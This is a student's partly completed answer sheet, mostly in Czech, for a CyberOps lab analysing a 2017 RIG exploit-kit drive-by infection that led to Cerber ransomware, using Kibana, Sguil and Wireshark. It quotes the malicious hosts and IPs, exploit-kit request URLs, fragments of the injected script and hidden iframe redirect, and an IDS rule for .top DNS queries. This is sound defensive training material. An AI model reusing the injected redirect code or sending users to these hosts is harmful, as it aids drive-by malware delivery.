## Modul\_27\_2\_15\_Investigating\_a\_Malware\_Exploit

# Part 1: Use Kibana to Learn About a Malware Exploit

#### Step 2: Locate the Event in Kibana

e)

Look at the expanded alert details and answer the following questions:

What is the time of the first detected NIDS alert in Kibana?


What is the source IP address in the alert?



What is the destination IP address in the alert?


```
destination_ip
194.87.234.129
```

What is the destination port in the alert? What service is this?



What is the classification of the alert?

What is the destination geo country name?




#### nejde zobrazit



#### CyberOps Associate: Broken link in Security Onion's kibana alert details

An example of an alert details URL is <a href="https://doc.emergingthreats.net/2024049e">https://doc.emergingthreats.net/2024049e</a> used in "Lab - Investigating a Malware Exploit". Opening it throws an error due to an expired certificate (see attachment). In fact, the resource is not available any more and request to <a href="https://doc.emergingthreats.net">https://doc.emergingthreats.net</a> is redirected to <a href="https://community.emergingthreats.net">https://community.emergingthreats.net</a> but not to the information needed. This breaks working with the kibana version in the Security Onion. Will there be an updated version of the VMs?



What is the malware family for this event?

• ?

What is the severity of the exploit?

• ?

What is an Exploit Kit? (EK) Search on the internet to answer this question.

nástroj používaný pro automatickou správu a nasazení exploitů proti cílovému počítači.
 Exploit kity umožňují útočníkům doručovat malware, aniž by měli pokročilé znalosti o používaných exploitech.

## Step 3: View the Transcript capME!

What website did the user intend to connect to?

SRC: ACCEPT: text/html, application/xhtml+xml, \*/\*

SRC: REFERER: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html

SRC: ACCEPT-LANGUAGE: en-US

SRC: USER-AGENT: Mozilla/5.0 (Windows NT 6.1: WOW64: Trident/7.0: rv:11.0) like Gecko

#### What URL did the browser refer the user to?

SRC: ACCEPT-ENCODING: gzip, deflate SRC: HOST: tyu.benme.com SRC: CONNECTION: Keep-Alive

What kind of content is requested by the source host from tybenme.com? Why could this be a problem? Look in the DST server block of the transcript too.

DST: VARY: Accept-Encoding
DST: CONTENT-ENCODING: gzip

DST: <IDOCTYPE html>\v0a<html lar

Pravděpodobně to je rozkouskovaný malware gzipem, aby obešel upozornění/odchycení


e)

What are some of the websites that are listed?

Site 🗢	Count 🗦
www.homeimprovement.com	17
tyu.benme.com	12
www.bing.com	5
www.google-analytics.com	4
api.blockcypher.com	2
40bbdaf00bf29a6114a5019e397a2a15.clo.footprintdns.com	1
da6ab9a9cf82c8f939081a82c7d90031.clo.footprintdns.com	1
fpdownload2.macromedia.com	Q 1
p27dokhpz2n7nvgr.1jw2lx.top	1
report.footprintdns.com	1
and the second s	

Which of these sites is likely part of the exploit campaign?

tyu.benme.com, homeimprovement, p27...top, a retro.tip jsou velice podezřelé



What are the HTTP - MIME Types listed in the Tag Cloud?



# Part 2: Investigate the Exploit with Sguil Step 1: Open Sguil and locate the alerts.

b)
According to Sguil, what are the timestamps for the first and last of the alerts that occurred within about a second of each other?

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil
RT	21	seconion	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil
RT	1	seconion	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil
RT	15	seconion	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG
RT	15	seconion	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG
RT	15	seconion	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG
RT	52	seconion	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG
RT	1	seconion	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C
RT	1	seconion	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C
RT	1	seconion	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top do
RT	4	seconion	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a

54:42 až 55:28

## Step 2: Investigate the alerts in Sguil

b)

According to the IDS signature rule which malware family triggered this alert? You may need to scroll through the alert signature to find this entry.

- malware\_family PsuedoDarkLeech,
- c)

According to the Event Messages in Sguil what exploit kit (EK) is involved in this attack?

RIG EK Exploit

Beyond labelling the attack as trojan activity, what other information is provided regarding the type and name of the malware involved?

```
er, tag Ransomware_Cerber, s
```

By your best estimate looking at the alerts so far, what is the basic vector of this attack? How did the attack take place?

Jelikož se první připojujeme na port 80, podle mě jde o vstupení na špatnou stránku

## **Step 3: View Transcripts of Events**

a)

What are the referer and host websites that are involved in the first SRC event? What do you think the user did to generate this alert?

```
SRC: Referer:
http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home
+improvement+remodeling+your+kitchen&sc=0-40&sk=&cvid=194EC908DA65455B9E9A98285A3313
2B&first=7&FORM=PERE
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate

SRC: Host: www.homeimprovement.com
```

User pravděpodobně hledal normální house improvement a našel malware stránku.

c)

What kind of request was involved?

HTTP/. GET request

Were any files requested?

dle\_js.js

What is the URL for the referer and the host website?

referer homeimprovement a host retrotip..

How the content encoded?

gzip

d)

How many requests and responses were involved in this alert?

GET POST GET a 3 odpovědi

What was the first request?

SRC: GET

/?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fltKeRVawGyjRaFcw1nyYdeAwgQ8\_qtiEKBzBKfg Z6D-hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2\_drZdZq xKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br\_fl=4180\_HTTP/1.1

CDC: Accont: toyt/html\_application/vhtml\_vml\_\*/\*

#### Who was the referrer?

SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html

Who was the host server request to?

SRC: Host: tyu.benme.com

Was the response encoded?

ano gzip

What was the second request?

SRC: POST
//?oq=CEh3h8\_svK7pSP1LgiRbVcgU3n45bWw8S\_6qviBCBmBWUhcSHrxLeNwt1z6l&q=wH7QMvXcJ
wDIFYbGMvrETKNbNknQA06PxpH2\_drZdZqxKGni0ub5UUSk6Fy&tuif=5921&br\_fl=5828&biw=Vivaldi.
82ss74.406q9e2t1&yus=Vivaldi.80lf74.406f5d1w2&ct=Vivaldi HTTP/1.1

Who was the host server request to?

SRC: Host: tyu.benme.com

Was the response encoded?

ano gzip

What was the third request?

```
SRC: GET
//sbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYG
OAq3jxbTfgFpllgIUVICpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYb
GMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
```

Who was the referrer?

```
SRC: Referer:
http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjECIcwM0n99VAFkXpK-t2kDQzRWVgZCL-xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLtMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla
```


What was the Content-Type of the third response?

DST: Content-Type: application/x-shockwave-flash

What were the first 3 characters of the data in the response?


CWS

What type of file was downloaded? What application uses this type of file?



swf, Adobe Flash

How many files are there and what is the file types?



## Part 3: Use Wireshark to Investigate an Attack Step 2: Investigate HTTP Traffic

b)

What website directed the user to the www.homeimprovement.com website?

```
Hypertext Transfer Protocol

| GET /remodeling-your-kitchen-cabinets.html HTTP/1.1\r\n |
| Accept: text/html, application/xhtml+xml, */*\r\n |
| Referer: http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home+improvement+remodelin... |
| Accept-Language: en-US\r\n |
| User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n |
| Accept-Encoding: gzip, deflate\r\n |
| Host: www.homeimprovement.com\r\n |
| Connection: Keep-Alive\r\n |
| \r\n |
| Full request URI: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html]
| HTTP request 1/3]
| Response in frame: 25]
| Next request in frame: 27]
```

bing

#### **Step 3: View HTTP Objects.**


c)

What is the http request for?

```
GET /engine/classes/js/dle_js.js HTTP/1.1\r\n
Accept: application/javascript, */*;q=0.8\r\n
Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
Accept-Encoding: gzip, deflate\r\n
Host: retrotip.visionurbana.com.ve\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js]
[HTTP request 1/1]
[Response in frame: 6]
```

- dle\_js.jsHost server?
- retrotip...

## Step 4: Create a Hash for an Exported Malware File.



What did VirusTotal tell you about this file?

že to je malware (trojský kůň)



g)

Are there any similarities to the earlier alerts?

Stejný postup s GET POST GET

	http.request							
lo.		Time	Protocol	Host	Info			
•	4	2017-01-27 22:54:43	HTTP	tyu.benme.com	GET /?q=zn_QMvXcJwDQDofGMvrESLtEM			
	10	2017-01-27 22:54:43	HTTP	tyu.benme.com	POST /?biw=Mozilla.102kd74.406h8v			
	93	2017-01-27 22:55:04	HTTP	tyu.benme.com	GET /?biw=Amaya.126qv100.406m1g9g			

Are the files similar? Do you see any differences?

	Packet ▼	Hostname	Content Type	Size	Filename
	7	tyu.benme.com	text/html	5,213 bytes	?q=zn QMvXcJwDQDofGMvrESLtEMUbQA0KK2C
	90	tyu.benme.com			?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&
•	120	tyu.benme.com	application/x-shockwave-flash	16 kB	?biw=Amaya.126qv100.406m1g9g5&ct=Amaya

znova máme 2x text a flash file, co se změnilo jsou jména souborů

h)

Is this the same malware that was downloaded in the previous HTTP session?

Ano, oba hashe jsou stejné


i)

Why do they seem to be post-infection?

Všechny alerty už alertujou specificky na malware

RT	1 seconion	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C
RT	1 seconion	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C
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What is interesting about first alert in the last 4 alerts in the series?



Destination adresa je 90.2.1.0 (nějaký útočníkův server/stroj pravděpodobně)

What type of communication is taking place in the second and third alerts in the series and what makes it suspicious?


	53	17	ET TROJAN Ransomware/C
•	53	17	ET DNS Query to a *.top do

- Používají port 53, takže se snaží komunikovat přes DNS zprávy
- I alert upozorňuje na .top doménu, že je podezřelá

alert udp \$HOME\_NET any -> any 53 (msg:"ET DNS Query to a \*.top domain - Likely Hostile"; content:"|01 00 00 01 00 00 00 00 00 00 00|"; depth:10; offset:2; content:"|03|top|00|"; fast\_pattern; nocase; distance:0; threshold:type limit, track by\_src, count 1, seconds 30; reference:url,www.symantec.com/connect/blogs/shady-tld-research-gdn-and-our-2016-wrap; reference:url,www.spamhaus.org/statistics/tlds/; classtype:bad-unknown; sid:2023883; rev:1;


j)

#### What is the result?



k)

What are the filenames if any?



html soubor

## Part 4: Examine Exploit Artifacts

a١

Can you find the two places in the webpage that are part of the drive-by attack that started the exploit?

```
<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -->
```

b)

What does the file do?

Vytvoří iframe (writne do hlavičky přesměrování na tyu.benme.com)

How does the code in the javascript file attempt to avoid detection?

```
s=Amaya.1100260.
></ifr' +'ame> <
```

c)

What kind of file it is?

HTML stránka

What are some interesting things about the iframe? Does it call anything?

```
<iframe onload="window.setTimeout('start()', 88)" src="about:blank" style="visibility:hidden"></iframe>
```

volá start() funkci

What does the start() function do?

uloží si browser, porovná ho, vytvoří inner body POST form kde submitne NormalURL.

```
<script>
var MormalURL = 'http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjECIcwM0n99VAFkXpK-
t2kDQzRWVgZCL-
xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLtMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla';
var InfoStr = '';
```

Přičemž NormalURL je URL tyu.benme.com

What do you think the purpose of the getBrowser() function is?

Jaký má uživatel browser

#### Reflection

The EK used a number of websites. Complete the table below. mělo by být i postupně

URL	IP address	Function
www.bing.com	N/A	search engine links to legitimate webpage
www.homeimprovement.com	104.28.18.74	redirect

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URL	IP address	Function
retrotip.visionurbana.ve	139.59.160.143	js script v iframu?
tyu.benme.com	194.87.234.129	stáhnutí adobe fileu
p27dokhpz2n7nvgr.1jw2lx.top	198.105.121.50	ransomware stránka
1 0 1		

- IP adresa 90.2.1.0 (možná CnC server)
   It is useful to "tell the story" of an exploit to understand what happened and how it works. Start with the user searching the internet with Bing. Search the web for more information on the RIG EK to help.
- User hledal legitimní stránky na vylepšení domu
- Klikl na stránku která ho redirectla
- Stáhl se adobe file a ten spustil stáhnutí malwaru
- Malware pak kontaktoval IP adresu 90.2.1.0